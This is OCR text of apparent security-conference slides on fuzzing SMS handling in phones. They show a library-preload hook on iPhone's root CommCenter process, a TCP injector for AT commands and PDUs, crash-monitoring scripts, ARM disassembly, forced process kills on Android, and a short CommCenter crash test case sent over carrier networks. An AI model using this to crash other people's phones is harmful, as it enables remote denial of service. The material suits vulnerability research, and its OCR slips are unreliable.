
- Log AT commands as you forward them
- Useful for RE’ing apps that register SMS ports, vendor specific SMS data, etc

```
ssfd3 connected
/dev/dlci.spi-baseband.3 opened
ssfd4 connected
/dev/dlci.spi-baseband.4 opened
csfd3 to fd3 write 5 bytes
---
ate0^M
+++
csfd4 to fd4 write 5 bytes
...
csfd3 to fd3 write 35 bytes
---
0001000b814134188371f7000003c16010^Z
+++
```

Speaking of free....

- Free to test with the injector
- We sent thousands of fuzzed SMS's during fuzzing
- We sent thousands of fuzzed SMS's during exploit dev
- Injector makes this whole thing possible

iPhone injection



Hmmm.... Sushi Ran in Sushi Ran in Sushi Ran in

How about 7pm tonight?

iPhone SMS fun fact

- The CommCenter process is responsible for handling SMS and Telephone call. It runs as root with no application sandbox

iPhone SMS

- CommCenter communicates with Modem using 16 virtual serial lines
  - /dev/dlci.h5-baseband.[0-15] (2G)
  - /dev/dlci.spi-baseband.[0-15] (3G)

Man in the Middle

- Use Library Pre-loading to hook basic API
- com.apple.CommCenter.plist:

```
...
<key>EnvironmentVariables</key>
  <dict>
    <key>DYLD_FORCE_FLAT_NAMESPACE</key>
      <string>1</string>

    <key>DYLD_INSERT_LIBRARIES</key>
      <string>/System/Library/Test/libopen.0.dylib</string>
  </dict>
...
```

Open (highlights)

```
#define FD3 "/tmp/fuzz3.sock"

int open(const char *path, int flags, ...)
{
  real_open = dlsym(RTLD_NEXT, "open");
  if ((strncmp("/dev/dlci.h5-baseband.3", path, 23) == 0) ||
       (strncmp("/dev/dlci.spi-baseband.3", path, 24) == 0)) {

    struct sockaddr_un saun;
    fd = socket(AF_UNIX, SOCK_STREAM, 0);
    saun.sun_family = AF_UNIX;
    strcpy(saun.sun_path, FD3);
    int len = offsetof(struct sockaddr_un, sun_path) + strlen(FD3);
    connect(fd, &saun, len);
    fd3 = fd;
  } else {
    fd = real_open(path, flags);
  }
  return fd;
}
```

The injection

- CommCenter thinks it opened the serial line, but actually it opened up a UNIX socket
- A daemon runs which opens up the real serial line and copies all data to and from the UNIX socket
- Daemon also listens on TCP port 4223 and writes all data read from the port to the socket
- Therefore, can inject AT commands over TCP

Sending PDU’s

```
def send_pdu(ip_address, line):
  leng = (len(line) / 2) - 8
  buffer = "\n+CMT: ,%d\n%s\n" % (leng, line)
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((ip_addresss, 4223))
  s.send(buffer)
  s.close()
```

Detecting crashes with CrashReporter

```
def check_for_crash(test_number, ip):
  commcenter = '/private/var/logs/CrashReporter/
  LatestCrash.plist'
  springboard = '/private/var/mobile/Library/Logs/
  CrashReporter/LatestCrash.plist'
  command = 'ssh root@'+ip+' "cat %s 2>/dev/null; cat %s 2>/
  dev/null"' % (commcenter, springboard)
  c = os.popen(command)
  crash = c.read()
  if crash:
    clean_logs()
    print "CRASH with %d" % test_number
    print crash
    time.sleep(60)
  else:
    print ' . ',
  c.close()
```


Final checks

- To make sure the device is still handling SMS messages send a legit message between each test case and make sure it is processed
- SMS messages show up in the sqlite database /private/var/mobile/Library/SMS/sms.db
- Display contents of last message received:

```
# sqlite3 -line /private/var/mobile/Library/SMS/sms.db
'select text from message where ROWID = (select
MAX(ROWID) from message);’
```

```
def create_test_pdu(n):
  tn = str(n)
  ret = '0791947106004034040D91947196466656F8000690108211421540'
  ret += "%02x" % len(tn)
  ret += eight_bit_encoder(tn)
  return ret

def get_service_check(randnum, ip):
  pdu = create_test_pdu(randnum)
  send_pdu(pdu)
  time.sleep(1)
  command = 'ssh root@'+ip+' "sqlite3 -line /private/var/mobile/Library/
  SMS/sms.db \'select text from message where ROWID = (select MAX(ROWID)
  from message);\'"'
  c = os.popen(command)
  last_msg = c.read()
  last_msg = last_msg[last_msg.find('=')+2:len(last_msg)-1]
  return last_msg

def check_for_service(ip):
  times = 0
  while True:
    randnum = random.randrange(0, 99999999)
    last_msg = get_service_check(randnum, ip)
    if(last_msg == str(randnum)):
      if(times == 0):
        print "Passed!
...
```

iPhone IEI support



0x0, 0x1, 0x5, 0x8, 0x22

```
; act on information element.
; r1 = type, r2 = length
; Possibles are 0, 1, 5, 8, 22,

handle_information_element

var_48= -0x48
length= -0x44
var_40= -0x40
var_20= -0x20
var_18= -0x18
var_8= -8

PUSH    {R4-R7,LR}
ADD     R7, SP, #0x14+var_8
SUB     SP, SP, #0x34
MOVS    R4, R0
MOVS    R5, R1
STR     R2, [SP,#0x48+length]
CMP     R1, #4
BEQ     loc_1913E
```

```
CMP     R1, #4
BGT     loc_190F4
```

```
CMP     R1, #0
BEQ     loc_19102       ; 0, concatenated short message, 8 bit
```

```
loc_190F4
CMP     R1, #8
BEQ     loc_19190       ; concatenated short message 16bit
```


```
CMP     R1, #1
BEQ     loc_19110       ; special SMS indication
```

```
CMP     R1, #0x22
BEQ     loc_191BE       ; alternate 
```

```
loc_19110               ; special SMS indication
BL      read_next_byte
MOVS    R3, #3
TST     R0, R3          ; message storage and type
BNE     loc_191F4
```

```
CMP     R1, #5
BNE     loc_190E0
```

Android Injection



11:49 AM

Olivia M

New text message at 11:49 AM

Hey want to grab lunch today?

Android fuzzing fun-fact

- Process which handles SMS is a Java app :(

MITM

- rename serial device from /dev/smd0 to /dev/smd0real
- start injector daemon, daemon will create fake /dev/smd0
- kill -9 33 (kills /system/bin/rild)
- when rild restarts it talks to the injector daemon via smd0...

Sending test cases

- Identical to iPhone case, use TCP 4223

Crash monitoring

```
def post_check_fuzzing(i):
        logdump=[adb,"logcat","-d"]
        log=""
        start=0
        while(time.time()-start < testtime or start == 0):
                log= subprocess.Popen(logdump, stdout=subprocess.PIPE).communicate()[0]
                if(start==0):
                        start=time.time()
                time.sleep(1)
        parseLogcatOutput(log, i)
        return log

def parseLogcatOutput(output, test_num):
        if("*** *** ***" in output):
                print "CRASH in %d" % test_num
...
                return 1

        if("uncaught exception" in output):
                print "Java CRASH in %d" % test_num
...
```

Valid test case injection

- Same as iPhone except the sqlite3 command is

```
/system/xbin/sqlite3 -line /data/data/
com.android.providers.telephony/databases/mmssms.db 'select
body from sms where _id = (select MAX(_id) from sms);'
```

Android is not sturdy

- It is easy to make the SMS unresponsive (in fact its hard not to)
- When things hang:

```
/data/busybox/killall -9 com.android.phone
/data/busybox/killall -9 com.android.mms
```

- When things are really broken (this is almost a reboot):

```
/data/busybox/killall -9 system_server
```

WinMobile Injection

Not surprisingly

- Things are a little different in WinMobile
- Need all kinds of hacks
- “app unlock” device (registry hacks)

MITM kernel style

- Add new serial driver
- Driver provides same interface as original driver
- Uses original driver to talk to modem
- Opens port 4223
- Built on top of Willem Hengeveld log-driver

SMS injection

- Same as iPhone and Android

Monitoring

- Done with IDA WinMobile remote debugger
- Multiple processes to monitor
  - tmail.ext -> sms/mms app from MS
  - Manial2D.exe -> TouchFLO GUI from HTC


Some fuzzing results

From potential bug to attack


- Not all bugs found through injection can be sent over the network
  - Test-send fuzzing results over the network
  - Messages that go through are real attacks
- We built a small application that runs on an iPhone
  - Easy testing while logged in via SSH
  - Awesome demo tool via mobile terminal
- Test different operators
  - Not all operators allow all kinds of messages
  - May not be able to attack people on all networks

Send over the network

- Open /dev/tty.debug
- Read/write AT commands to send message



```
Testcase: CommCenter crash by Charlie

target #: 491776
length: 28 (0x1c)
cmd: at+cmgs=41
SMS : 0041000C91947167


Forcing iPhone 2G init (3.0 firmware)
starting pre-test, please wait...
pre-test done
cmgf=0

OK
cmgs=XX...
```

